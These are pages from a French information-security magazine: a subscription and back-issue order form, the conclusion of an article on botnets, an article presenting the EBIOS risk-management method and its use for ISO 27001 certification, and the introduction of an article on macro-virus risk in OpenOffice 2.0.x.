- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

Oui je souhaite m'abonner à Misc, 6 numéros

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

3 BONNES RAISONS de vous abonner :

- Ne manquez plus aucun numéro !
- Recevez Misc tous les 2 mois, chez vous, ou dans votre entreprise.
- Economisez 15 /€ an.

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

☐ Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse e-mail** :

**En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Offre Collectionneur !

4 façons de commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, Linux Magazine et hors série, Linux Pratique). Vous pourrez également compléter votre collection !

Bon de commande à remplir et à retourner à : *Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	Epuisé		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°5 Virus, mythes et réalités	Epuisé		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°15 Authentification	Epuisé		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	7,45 €		
		TOTAL	
		Frais de port France Metro : + 3,81 €	
		Frais de port Etranger : + 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

Perspectives

« *The software is the bot* ». Nicolas Ruff a évoqué durant les journées de l'OSSIR [7] le détournement de logiciels « communs » pour en faire des agents et de leurs machines hôtes des nœuds esclaves.

L'objectif est de rendre toute analyse post mortem inutile ou difficile, et toute détection préalable vaine : imaginons un instant qu'il soit possible de détourner votre logiciel de traitement texte préféré (ou pas…) pour en faire un bot potentiel, serait-il alors acceptable de le déclarer comme code malicieux par votre antivirus ?

Infections en mémoire : ces techniques ont été décrites par Samuel Dralet et François Gaspard [8] et sont très « prometteuses » pour les mêmes raisons que précédemment : pas de code, pas d'analyse.

Il faut donc s'attendre à voir les botnets gagner en furtivité et en discrétion sans perdre de leur capacité de nuisance.

En guise de conclusion

Il faut s'y résoudre : les botnets sont là pour un bon bout de temps encore, et la situation ne pourra qu'empirer.

Il faut aussi l'admettre : la réponse ne peut pas être que technique et la bataille ne se gagnera pas seulement à grands coups de patches et de mises à jour. Face aux attaques DDoS dont la simplicité est tout autant déroutante que l'efficacité, ce sont les architectures des SI qu'il faudra revoir en passant d'un modèle centralisé parfois redondé (site ou serveur principal et site ou serveur de secours en actif/passif) à un modèle distribué qui reposera sur des ressources géographiquement dispersées, dont la vulnérabilité sera ainsi réduite, contrairement à leur coût d'administration qui tendra à croître, sans parler de la problématique de réplication des données qu'il faudra traiter !

Quant au spam, rien ne laisse penser que le phénomène tendra à décroître, encore moins à disparaître. Le nombre aidant, l'avantage pourrait même bien repasser du côté de l'attaquant : il faut de moins en moins de temps pour trouver un contournement des règles antispams. Quand il y a en face un MTA ouvert, cela est supportable, mais quand la technique de contournement est utilisée par 100.000 bots…

Bref, sans devoir paniquer tout de suite ni plonger dans un désespoir noir, on conclura sur cette citation de Rob Thomas : « *We are not fighting hackers, we fight the now outdated philosophy that started the Internet.* » (« Nous ne nous battons pas contre des pirates mais contre la philosophie maintenant dépassée sur laquelle s'est bâti l'Internet »).

Internet n'est plus ce monde virtuel dans lequel « tout le monde, il est beau tout le monde il est gentil » dont on a tous rêvé un jour (les plus pessimistes diront qu'il ne l'a d'ailleurs jamais été). La menace botnets est réelle : non par ses aspects techniques, mais par les enjeux économiques qu'elle recouvre et les synergies qu'ils génèrent entre des pirates – des vrais cette fois, plus ces « gentils hackers » qui se battaient pour les libertés – et les professionnels du crime organisé. Les loups sont bel et bien dans la bergerie et on ne peut plus se contenter de les contenir à coups de pare-feu ou de parades seulement techniques : il faut bien se résoudre à les combattre en s'aidant et en s'appuyant sur les lois et les tribunaux.

Références

[1] DITTRICH (Dave), « *Dissecting Distributed Malware Networks* », **http://security.isu.edu/ppt/pdfppt/Core02.pdf**

[2] EggDrop, **http://www.eggheads.org/**

[3] SCHUMACHER (E. F.), **http://en.wikipedia.org/wiki/Small_Is_Beautiful**

[4] TZU (Sun), *L'art de la guerre*, **http://fr.wikipedia.org/wiki/L'Art_de_la_guerre**

[5] *PhatBot Trojan Analysis*, **http://www.lurhq.com/phatbot.html**

[6] WASTE, **http://waste.sourceforge.net/**

[7] RUFF (N.), « Le Peer to DoS », **http://www.ossir.org/jssi/jssi2006/supports/3B.pdf**

[8] DRALET (S.), GASPARD (F.), « Corruption de la mémoire lors de l'exploitation », **http://actes.sstic.org/SSTIC06/Corruption_memoire/SSTIC06-Dralet_Gaspard-Corruption_memoire.pdf**

La méthode EBIOS : présentation et perspective d'utilisation pour la certification ISO 27001

EBIOS est actuellement la méthode de gestion des risques de sécurité des systèmes d'information (SSI) développée et maintenue par la DCSSI (Direction centrale de la sécurité des systèmes d'information – France). Cette méthode a la particularité d'être disponible gratuitement, pour tout organisme souhaitant mener une étude des risques SSI et mettre en place une politique adéquate de sécurité de l'information. L'article présente de manière générale la méthode et ses spécificités, puis montre ses perspectives dans le domaine en plein développement que constitue la certification ISO 27001.

1. Introduction

Le développement économique de tout organisme repose aujourd'hui sur l'utilisation quasi systématique d'outils informatiques et bureautiques, généralement interconnectés à différents réseaux de télécommunication et principalement à Internet. Cependant, les programmes ou protocoles sur lesquels reposent ces technologies n'ont pas été développés avec des exigences fortes de sécurité. De fait, les différents organismes, via leur système d'information (SI) et de communication, apparaissent, la plupart du temps, vulnérables aux multiples menaces pesant sur eux. Afin de protéger leurs ressources et faire face à ces différents dangers, la SSI cherche à déterminer les besoins de sécurité (généralement en termes de confidentialité, d'intégrité et de disponibilité, mais parfois également de traçabilité, non-répudiation…), et, en conséquence, les mesures de sécurité à mettre en œuvre, qu'elles soient techniques (logiciels, matériels, réseaux, télécoms, supports…) ou non techniques (organisations, lieux, personnels…).

Pour faciliter cette démarche, la gestion des risques SSI permet de satisfaire les besoins de sécurité exprimés, mais ce processus demeure difficile à appréhender pour des non-spécialistes. Lors d'un précédent article paru dans MISC 24 [3], la gestion des risques SSI a été présentée dans son ensemble. L'article avait pour but de détailler les concepts sous-jacents, ainsi que le processus (générique) employé lors d'une démarche de gestion des risques. Pour rappel, la gestion des risques SSI a trois finalités principales :

- améliorer la sécurisation des SI ;
- justifier le budget alloué à la sécurisation du SI ;
- prouver la crédibilité du SI en termes de sécurité à l'aide des analyses effectuées.

Au niveau de la sécurisation du SI, une méthode de gestion des risques SSI est donc un outil d'analyse, identifiant les risques de sécurité pesant sur l'organisme, puis y remédiant en proposant des solutions à ces risques. Il sera bien entendu du ressort de l'entreprise de veiller à la bonne mise en place de ces solutions, afin que la sécurité soit effective. Il faut toutefois noter que les méthodes de gestion des risques SSI permettent généralement un suivi de ces étapes d'implémentation à l'aide, par exemple, de tableaux de bord, puis assurent une démarche d'amélioration continue de la sécurité, point sur lequel nous reviendrons au sein de la section 4. Afin de conduire efficacement une démarche de ce type, il est vivement conseillé de faire confiance à des méthodes éprouvées. Un challenge ? Certainement, car plus de 200 méthodes de gestion/analyse des risques se déclinent actuellement à travers le monde (OCTAVE [10], MEHARI [11], CRAMM [12]…). Au cœur de ces méthodes, certaines sont actuellement très populaires, faisant référence dans leur domaine [3]. L'objectif de cet article est de présenter l'une d'elles : la méthode EBIOS [1], qui constitue aujourd'hui une réponse efficace à cette problématique de gestion des risques.

2. EBIOS : la réponse de la DCSSI à la problématique de gestion des risques SSI

Historiquement, le gouvernement français, qui s'est engagé dans le domaine de l'administration électronique, a souhaité répondre concrètement au problème de développement des SI peu sécurisés. En effet, la dématérialisation des services publics ne peut s'effectuer sans une attention minimum portée sur la sécurité. C'est le rôle de la Direction centrale de la sécurité des systèmes d'information (DCSSI) du Secrétariat général de la défense nationale (SGDN), de contribuer à la définition interministérielle et à l'expression de la politique gouvernementale en matière de SSI. La DCSSI publie des guides méthodologiques, disponibles gratuitement [4] et destinés à contribuer à l'amélioration de la sécurisation des SI des organismes publics ou privés. Ils s'appuient sur des documents éprouvés au sein de l'administration, ainsi que sur l'expérience et le savoir-faire de nombreux industriels.

Parmi ces guides, la DCSSI a développé un outil essentiel en termes de gestion des risques : une méthodologie complète, gratuite, outillée et mise à jour par consensus avec des experts représentatifs des besoins du marché. Il s'agit de la méthode EBIOS (Expression des Besoins et Identification des Objectifs de Sécurité), créée en 1995 et mise à jour en 2004, qui se décompose en cinq sections (Introduction, Démarche, Techniques, Outillage pour l'appréciation des risques et Outillage pour le traitement des risques), accompagnées de documents de références sur les meilleures pratiques d'utilisation, et d'un logiciel support. L'objectif général de la méthode est la formalisation d'objectifs et d'exigences de sécurité adaptés aux besoins du système étudié et de son contexte. La méthode est disponible en 4 langues [4,5] et des formations à la méthode sont régulièrement dispensées (CFSSI [6], ENST [7], FIDENS [8]…). La méthode est actuellement utilisée par de nombreux organismes, aussi bien publics (Ministères, OTAN, Caisse Nationale d'Assurance Maladie…) que privés (Michelin, Aéroports de Paris…).


Nicolas Mayer – nicolas.mayer@tudor.lu
Ingénieur R&D – Centre de Recherche Public Henri Tudor – Luxembourg
Doctorant à l'Institut d'Informatique de l'Université de Namur (Belgique).

Jean-Philippe Humbert – jean-philippe.humbert@tudor.lu
Ingénieur R&D – Centre de Recherche Public Henri Tudor – Luxembourg
Doctorant au Centre de Recherche sur les Médiations (CREM) – Université Paul Verlaine de Metz

3. La démarche EBIOS

La démarche EBIOS se décompose en 5 étapes présentant les activités à réaliser dans le cadre d'une étude des risques SSI. Il faut noter que l'ensemble des activités proposées peuvent être adaptées, afin de répondre au mieux aux besoins d'une organisation donnée vis-à-vis de son contexte et de ses caractéristiques (type d'organisation, taille de la structure, culture…). Les 5 étapes sont résumées ci-dessous et représentées sur la figure 1. Une étude de cas, proposant l'application de la méthode à une entreprise, est disponible **[1]** et permet d'avoir un exemple concret de la démarche.

Figure 1 *La démarche EBIOS*



Étape 1 : Étude du contexte

Lors de cette première étape, l'organisme est présenté (métier, mission, structure...), ses caractéristiques et ses contraintes (politiques, stratégiques, légales…) sont détaillées et son SI décrit fonctionnellement. Le « système cible », correspondant au sous-ensemble du SI global qui va être étudié, est délimité et ses enjeux sont mis en évidence.

Au sein du système cible sont identifiés les *assets*[1] au niveau business, ou « éléments essentiels », généralement partagés entre les fonctions (ex : gestion d'un produit d'assurance, comptabilité…) et les informations (ex : données clients, procédure…) sensibles. À partir des éléments essentiels, il est facile de déduire les ressources du SI sur lesquelles ils reposent, appelées ici : « entités ». 7 types d'entités sont identifiés : les matériels (ex : serveur, *desktop*…), les logiciels (ex : système d'exploitation, suite bureautique…), les réseaux (ex : réseau WIFI, réseau Ethernet…), les personnels (ex : personnel de maintenance du SI...), les sites (ex : centre informatique…), les organisations (ex : procédures…) et les systèmes (ex : agrégats d'entités appartenant aux autres types décrits ci-avant). Cette première étape est à considérer avec la plus grande attention et constitue régulièrement la partie demandant le plus de temps. En effet, elle implique de nombreux acteurs (décideurs, maîtrise d'ouvrage, responsables métier…) qui doivent s'accorder précisément sur la délimitation d'un périmètre et sur son fonctionnement. Nous obtenons donc comme résultats principaux à cette étape une description complète du contexte ainsi qu'une identification précise des éléments essentiels à protéger, faisant partie du métier de l'organisation et reliés aux entités les supportant au sein du SI.

Étape 2 : Expression des besoins de sécurité

En guise de préliminaire à cette étape sont choisis les critères de sécurité à prendre en compte (généralement disponibilité, intégrité et confidentialité). Pour chaque critère est défini une échelle présentant les différents niveaux de besoins associés à l'aide de valeurs (par exemple, de 0 à 4).

Les impacts majeurs que souhaite éviter l'organisme (ex : perte d'image de marque, atteinte à la sécurité du personnel…) sont mis en évidence afin d'aider à envisager différents points de vue dans l'expression des besoins de sécurité. Pour chaque élément essentiel, en fonction de chaque critère de sécurité et de chaque impact majeur, il est alors possible de définir la valeur limite acceptable dans l'échelle précédemment déterminée. Une fois la valeur choisie, l'impact réel du non-respect de ce besoin peut être estimé et les choix effectués doivent être justifiés, notamment lorsqu'un consensus entre plusieurs personnes doit être obtenu. La méthode permet ainsi aux maîtrises d'ouvrage, aux utilisateurs et aux responsables métier ou équivalents d'exprimer leurs propres besoins de sécurité pour les éléments essentiels les concernant et les conséquences possibles de l'atteinte de ces besoins.

Étape 3 : Étude des menaces

Au vu des entités composant le système cible et à l'aide des bases de connaissances de la méthode EBIOS, sont mises en évidence les menaces pertinentes pesant sur le SI. La méthode permet tout d'abord de se focaliser sur des types d'incidents ou de sinistres, appelés « méthodes d'attaque », et de préciser les critères de sécurité qu'ils peuvent affecter. Pour chacune d'elles, les « éléments menaçants » à leur origine pourront être décrits et caractérisés suivant leur type (généralement naturel ou humain), leur cause (accidentelle ou délibérée), et un niveau reflétant leur potentiel (motivation, ressources, expertise…). En s'appuyant sur les bases de connaissances, ainsi que sur l'expertise disponible, les vulnérabilités exploitables du système cible (techniques, organisationnelles, humaines…) peuvent alors être recensées et évaluées. Les menaces sont ainsi formulées et rédigées de manière

[1] Asset est un anglicisme couramment utilisé dans le domaine qui définit un bien, actif, ressource ayant de la valeur pour l'organisme et nécessaire à son bon fonctionnement.

claires et explicites, et leur possibilité de réalisation, appelée « opportunité », peut être estimée à l'aide d'une échelle pouvant aller, par exemple, de 0 (totalement improbable) à 4 (certain). Cette étape permet d'obtenir une liste exhaustive et ordonnée de l'ensemble des menaces pouvant se réaliser.

Étape 4 : Identification des objectifs de sécurité

Afin de faire émerger les risques réels pesant sur le système étudié, l'ensemble des besoins de sécurité exprimés à l'étape 2 est confronté à l'ensemble des menaces identifiées à l'étape 3. Chaque risque est donc défini précisément, en intégrant son(ses) impact(s) mis en évidence à l'étape 2. Le classement des risques (obtenu grâce à la sévérité des impacts et l'opportunité des menaces), permettra de déterminer les priorités des mesures de sécurité à mettre en place. Pourront également être ignorés de la suite de l'étude certains risques (qui seront donc résiduels), caractérisés par une opportunité ou un impact suffisamment faible, en justifiant clairement ce choix. Ces risques seront considérés comme acceptés. La méthode permet ensuite de déterminer des objectifs de sécurité, qui présentent la volonté de couvrir les risques, sans préjuger des solutions pour y parvenir. Une liste très complète d'objectifs de sécurité génériques est proposée au sein des bases de connaissances. Le but est de pouvoir couvrir l'ensemble des risques, tout en respectant les caractéristiques du contexte identifiées lors de l'étape 1. Il est alors possible de rechercher si chaque risque identifié en amont présente un objectif de sécurité visant à le mitiger, afin d'assurer la complétude de l'étude. Cette étape initie le traitement des risques. Une fois les objectifs de sécurité définis, une FEROS (Fiche d'Expression Rationnelle des Objectifs de Sécurité) peut être rédigée, ayant pour but de formaliser tous les éléments nécessaires à l'acceptation de la mise en œuvre d'un système par une autorité. A noter que ce document est obligatoire dans le cas de systèmes traitant des informations classifiées de défense et recommandé dans les autres cas [15].

Étape 5 : Détermination des exigences de sécurité

La liste des exigences de sécurité est établie. Elles représentent les moyens d'atteindre les objectifs de sécurité et donc de traiter précisément les risques. Nous devons ensuite justifier la complétude des exigences de sécurité vis-à-vis des objectifs de sécurité. De même que pour les objectifs de sécurité, une liste très complète d'exigences de sécurité est fournie. Celle-ci s'appuie, entre autres, sur les exigences de la norme ISO 17799 [13], des Critères Communs [14] (ISO 15408), mais également sur un complément d'exigences propres à la méthode. Tout autre référentiel de meilleures pratiques peut également être intégré (ex : *IT-Grundschutz Manual* [9] du BSI allemand…).

Au terme de cette étape, il restera à implémenter les mesures concrètes, spécifiées par les exigences de sécurité et alignées avec les contraintes de l'entreprise (réglementation, budget, temps, compétences et ressources disponibles…).

4. Certification ISO 27001 : les perspectives d'utilisation d'EBIOS

La norme ISO 27001 [2] définit un modèle pour mettre en place un Système de Management de la Sécurité de l'Information (SMSI ou encore *Information Security Management System* (ISMS)). Ce modèle doit être basé sur une approche de gestion des risques, définissant un ensemble de mesures de sécurité. Il permet d'assurer qu'une organisation de la sécurité de l'information est en place et s'inscrit dans un processus d'amélioration continue. Pour cela, la norme reprend le cycle « PDCA » de Deming (Figure 2), instancié à la sécurité des SI.

Plan : définir le cadre de l'ISMS, apprécier et spécifier le traitement des risques de sécurité des SI.

Do : implémenter et maintenir les mesures.


Check : vérifier que les mesures fonctionnent conformément à l'étape « *Plan* » et identifier les améliorations possibles de l'ISMS.

Act : mettre en œuvre les améliorations identifiées pour l'ISMS.

La norme n'imposant aucune méthode pour l'appréciation des risques, chaque organisme préparant la certification est libre de choisir celle qu'il souhaite utiliser. EBIOS rentre dans ce cadre et offre un certain nombre d'avantages en vue d'une démarche de certification ISO 27001, aussi bien au niveau méthodologique (méthode support à la démarche spécifiée dans la norme, identification structurée des besoins, justification du choix des objectifs et contrôles de sécurité…), qu'au niveau des résultats (méthode compatible avec la liste de contrôles fournie dans l'annexe A de la norme, résultats réutilisables en vue des itérations successives de l'ISMS…). EBIOS intervient principalement dans la première étape de l'ISMS (Plan), mais également dans les trois étapes suivantes (Do, Check, Act) (tableau 1). En support à la méthode et pour approfondir ces points, des documents spécifiques à l'utilisation d'EBIOS pour la mise en place d'un ISMS et son exploitation dans le cadre d'une préparation à la certification ISO 27001 sont disponibles sur le site [4] :

- « Mise en œuvre dans le cadre d'une démarche ISO 27001 ».
- « Mise en place d'un système de gestion de la sécurité des systèmes d'information à l'aide de la méthode EBIOS ».

Figure 2 *Le cycle PDCA*



Tab. I

Étape 1	Plan : indispensable à cette étape, EBIOS supporte efficacement l'ensemble des actions, notamment la définition du périmètre, l'appréciation des risques et la spécification du traitement des risques.
Étape 2	Do : EBIOS contribue à l'élaboration du plan de traitement des risques et à la communication relative aux risques.
Étape 3	Check : EBIOS fournit le référentiel d'audit et l'étude est réactualisée pour mettre à jour le niveau de risques.
Étape 4	Act : la réitération et la traçabilité d'EBIOS permettent une amélioration continue de l'ISMS.

Conclusion

L'utilisation des méthodes de gestion des risques est devenue systématique pour les entreprises soucieuses de leur sécurité. EBIOS, en tant que véritable boîte à outil de la gestion des risques, contribue à de nombreuses démarches de sécurité permettant d'élaborer le socle de la SSI (schéma directeur, politique de sécurité, tableaux de bord) et de rédiger des spécifications de sécurité (FEROS, profil de protection, cible de sécurité, politique de certification ou d'autres formes de cahiers des charges et plans d'action). La méthode EBIOS présente l'avantage de structurer une démarche complète de construction du risque, à partir de l'existant de l'organisation concernée. Associées à cette démarche, les bases de connaissance, remises à jour constamment, ainsi qu'un logiciel *open source* disponible gratuitement, fournissent un support rapide et efficace. La méthode EBIOS est souvent présentée en « concurrence » avec d'autres méthodes de gestion des risques SSI. Cependant, au-delà des comparaisons, EBIOS propose une démarche singulière de construction des risques, dégagée de toute préoccupation commerciale, et s'adaptant à tout type d'organisation, qu'elle soit privée ou publique.

Avec l'émergence de la norme ISO 27001, dans la lignée de l'ISO 9001 pour la qualité et de l'ISO 14001 pour l'environnement, le nombre de certificats 27001 ne cesse d'augmenter, et le domaine de la normalisation de la SSI s'organise ainsi pour créer un cadre homogène de normes adaptées à ces évolutions (série 2700x, nouveaux groupes de travail 4 et 5 de l'ISO/JTC1/SC27...). Il convient, dès lors, à tout niveau de l'entreprise, de tenir compte de ces développements ; c'est notamment le rôle du RSSI, en première ligne, qui se doit aussi de connaître les outils à sa disposition, pour assurer la mise en place, la maintenance et l'amélioration continue de la sécurité de l'information de manière globale. De fait, les méthodes phares de gestion des risques de sécurité, telles qu'EBIOS, retiennent plus que jamais l'attention.

Bibliographie

[1] Expression des Besoins et Identification des Objectifs de Sécurité (EBIOS), Direction centrale de la sécurité des systèmes d'information, février 2004, **http://www.ssi.gouv.fr/fr/confiance/ebiospresentation.html**.
Contact : **ebios.dcssi@sgdn.pm.gouv.fr**

[2] ISO 27001:2005, *Information Technology, Security Techniques, Information Security Management Systems – Requirements*

[3] HUMBERT (J.-P.), MAYER (N.), « La gestion des risques pour les systèmes d'information », MISC 24, mars-avril 2006.

[4] **http://www.ssi.gouv.fr**

[5] **http://www.cases.lu**

[6] CFSSI (Centre de Formation à la Sécurité des Systèmes d'Information), **http://www.formation.ssi.gouv.fr/**

[7] ENST (École Nationale Supérieure des Télécommunications), **http://www.enst.fr/**

[8] FIDENS, **http://www.fidens.fr/**

[9] BSI – Germany, *IT-Grundschutz Manual*, 2004, **http://www.bsi.bund.de/english/gshb/**

[10] *Operationally Critical Threat, Asset and Vulnerability Evaluation (OCTAVE) v2.0*, Carnegie Mellon - *Software Engineering Institute*, octobre 2001, **http://www.cert.org/octave/**

[11] *Méthode Harmonisée d'Analyse de Risques (MEHARI), Principes et mécanismes*, CLUSIF, version 3, octobre 2004, **http://www.clusif.asso.fr/**

[12] CCTA *Risk Analysis and Management Method* (CRAMM), **http://www.cramm.com/**

[13] ISO/IEC 17799:2005, *Information Technology – Security techniques - Code of Practice for Information Security Management*, **http://www.iso.org/**

[14] *Common Criteria for Information Technology Security Evaluation*, version 2.3, août 2005, **http://www.commoncriteriaportal.org**

[15] *Meilleures pratiques pour la gestion des risques SSI : utilisation spécifique de la méthode EBIOS pour rédiger une FEROS*, Direction centrale de la sécurité des systèmes d'information, avril 2005.

Le risque viral sous OpenOffice 2.0.x

Les virus de documents ont jusqu'à présent concerné uniquement la suite Office de Microsoft. Ce sont les tristement célèbres macro-virus, dont le risque n'a jamais vraiment disparu. L'évolution du marché vers un produit issu du Logiciel libre, lequel offre une compatibilité importante avec les suites existantes, impose d'évaluer quel est le niveau réel de risque de ce produit vis-à-vis du problème viral lié aux documents bureautiques. Cette démarche de sécurité, indispensable avant tout déploiement généralisé d'un logiciel, qu'il soit propriétaire ou non, doit permettre aux décideurs de disposer d'éléments techniques fiables et reproductibles sur lesquels fonder leur politique. Cet article fait le point technique sur des résultats récents concernant la sécurité de la suite OpenOffice en termes de risque viral.

Si ces derniers prouvent que pour les versions actuelles des problèmes de sécurité importants ont été identifiés, ils montrent également tout l'intérêt pour mener une telle étude de disposer d'environnements ouverts. Dans une dernière partie, cet article s'attachera, loin de tout esprit partisan et sur une base purement technique, à comparer les avantages respectifs des solutions libres et propriétaires, notamment lorsque la sécurité est en jeu. Il n'existe malheureusement ni de réponse simple ni de réponse toute faite. C'est là toute la difficulté de la sécurité informatique.

Le traitement et l'échange de données, pour une part importante, se fait par l'intermédiaire des « suites bureautiques » : traitement de texte, tableur, logiciel de présentation... Ces logiciels contiennent des environnements complets de développement, intégrant des fonctionnalités d'exécution souvent peu connues, voire insoupçonnées. Les plus connues sont les fameuses macros permettant d'accroître la productivité et l'ergonomie des applications de ces suites.

Ces capacités d'exécution ont très vite été utilisées et détournées par les auteurs de virus et autres codes malveillants pour produire ce que l'on connaît sous le nom de macro-virus ou plus généralement de virus de documents [1]. Le premier exemple connu – ou du moins le plus médiatisé – a été en 1995 le virus *Concept* [2].

Ce virus s'attaquait aux versions Word antérieures à la version Word 97 (versions 6.x ou 7.x sous Windows 3.11, 95, NT, OS/2 et sous Macintosh) en utilisant le langage interprété WordBasic, inclus dans cette application et « ancêtre » du langage VBA (*Visual Basic for Applications*). Depuis, le nombre des macro-virus a explosé et malgré les affirmations des vendeurs d'antivirus, ce risque existe toujours. Concevoir des macros-virus non détectés est toujours possible.

Depuis près de deux ans, la suite OpenOffice se positionne comme une alternative libre et ouverte à l'offre commerciale existante. Dotée de fonctionnalités riches et complètes, elle constitue une solution crédible et de qualité pour l'utilisateur. En particulier, les versions 2.0.x représentent un saut qualitatif important et significatif en termes de fonctionnalités et d'ergonomie. Elles contiennent des environnements de développement puissants qui représentent une valeur ajoutée conséquente. Mais la présence de ces environnements pose le problème de la sécurité vis-à-vis du risque lié aux codes malveillants. L'existence de macros, comme pour les suites concurrentes, suggère que ce risque est loin d'être négligeable.

D'une manière générale, le problème de sécurité des logiciels, qu'ils soient propriétaires ou non, semble céder la priorité, lors du développement, aux souhaits fonctionnels. Elle n'est ensuite prise en compte que lorsque des problèmes sont identifiés. Des correctifs sont alors publiés. Cela fait partie de notre quotidien informatique : les grands éditeurs sont parvenus à nous faire accepter cela comme une chose normale. Mais cette politique de sécurité ne fournit pas pour autant une garantie de sécurité.

S'agissant d'une solution libre, laquelle prend de l'ampleur, la question de la sécurité se pose comme pour n'importe quel autre logiciel. La seule différence tient au fait que le système étant totalement ouvert, l'analyse de sécurité est grandement facilitée. Aucun désassemblage[1] n'est nécessaire et la documentation est totalement accessible. Vous ne verrez jamais publié un livre ayant le titre *OpenOffice Undocumented*. En revanche, son statut de Logiciel libre et ouvert a créé le sentiment que cette suite était par conséquent exempte de problème de sécurité[2]. Qu'en est-il réellement ?

De juin 2005 à juillet 2006, une étude approfondie de la suite OpenOffice (versions 2.0.2 et 2.0.3 sous Linux, MaxOSX et Windows) vis-à-vis du risque lié aux codes malveillants a été menée au laboratoire de virologie et de cryptologie de l'École Supérieure et d'Application des Transmissions.

Une première synthèse des résultats a été publiée en juillet 2006 [4]. Cette étude a été validée par la conception de plusieurs codes de type « preuves de concepts » afin d'étalonner de manière rigoureuse les problèmes de sécurité identifiés. Il est essentiel de préciser que cette étude n'avait pas d'autres préoccupations qu'académiques à **l'exclusion de toute autre considération et en toute indépendance**. Comme n'importe quel produit

[1] Rappelons que cette technique est illégale [3] ce qui fait qu'il est très délicat, s'agissant de logiciels propriétaires, de rendre public des problèmes de sécurité.

[2] Cela est autant dû à l'« intégrisme » irraisonné d'une partie de la communauté du Libre et qui dessert grandement cette communauté dans son ensemble qu'à une certaine naïveté reposant sur un idéalisme compréhensible, mais qui fait mauvais ménage avec la sécurité.

Éric Filiol
efiliol@esat.terre.defense.gouv.fr
Jean-Paul Fizaine,
jean-paul.fizaine@esat.terre.defense.gouv.fr
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie,

susceptible d'être utilisé, une étude de sécurité préalable doit toujours être menée.Cet article présente et détaille quelques-uns des principaux problèmes identifiés **sur une base purement technique et reproductible**.

